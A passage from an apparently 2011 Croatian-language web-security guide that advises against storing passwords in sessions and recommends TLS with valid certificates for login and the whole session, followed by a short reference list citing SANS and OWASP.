I na drugim mjestima lozinke ne bi smjele biti pohranjene u bazi podataka, prvenstveno se to odnosi na sesije. Ukoliko se lozinka pohranjuje u trenutnu sesiju ona mora biti u kriptiranom obliku. Zapravo, najbolja sigurnosna praksa je ne pohranjivati u sesiju osjetljive korisničke podatke.

3.4 Uporaba kriptografskih protokola

Svaka web stranica koja omogućuje prijavu korisnika mora imati omogućen zaštićeni pristup prijavi. Zaštita se ostvaruje putem nekog od kriptografskih protokola, prije je bio SSL, a danas je TLS najrašireniji. Sigurnosna je preporuka koristiti isključivo zaštićeni pristup prijavi korisnika.

Kod uporabe TLS-a posebno valja obratiti pažnju na certifikate. Bez valjanog certifikata, TLS u najboljem slučaju može ponuditi samo lažan osjećaj sigurnosti. Osim toga, web preglednici sve strože upozoravaju korisnika kako određena web stranica ima neispravan certifikat, a nije isključena mogućnost i da u potpunosti odbiju učitati stranicu koja ima neispravan certifikat.

Kod uporabe TLS-a valja obratiti pažnju i na njegov doseg. Veliki broj web stranica omogućuje sigurnu prijavu uporabom ovog kriptografskog protokola, no nakon prijave ponovo koriste nezaštićeni mehanizam komunikacije. Iako je u tome slučaju lozinka korisnika zaštićena, svaka komunikacija nakon toga dostupna je potencijalnim uljezima, to može uključivati povjerljive privatne podatke ili čak i lozinku, ako korisnik pristupi djelu stranice gdje ju može promijeniti.

Kriptografski protokol bi se trebao koristiti i za vrijeme i nakon prijave u sustav. Ovo će postaviti dodatne zahtjeve za performansama na poslužitelj, zbog toga je potrebno pažljivo odlučiti o isplativosti.

4 Literatura

1. ***CWE/SANS TOP 25 Most Dangerous Software Errors*** http://www.sans.org/top25-software-errors/, učitano: 8. ožujka 2011.

2. ***Top 10 2007*** http://www.owasp.org/index.php/Top_10_2007, učitano: 7. ožujka 2011.

3. ***Salt*** http://en.wikipedia.org/wiki/Salt_%28cryptography%29, učitano: 7. ožujka 2011.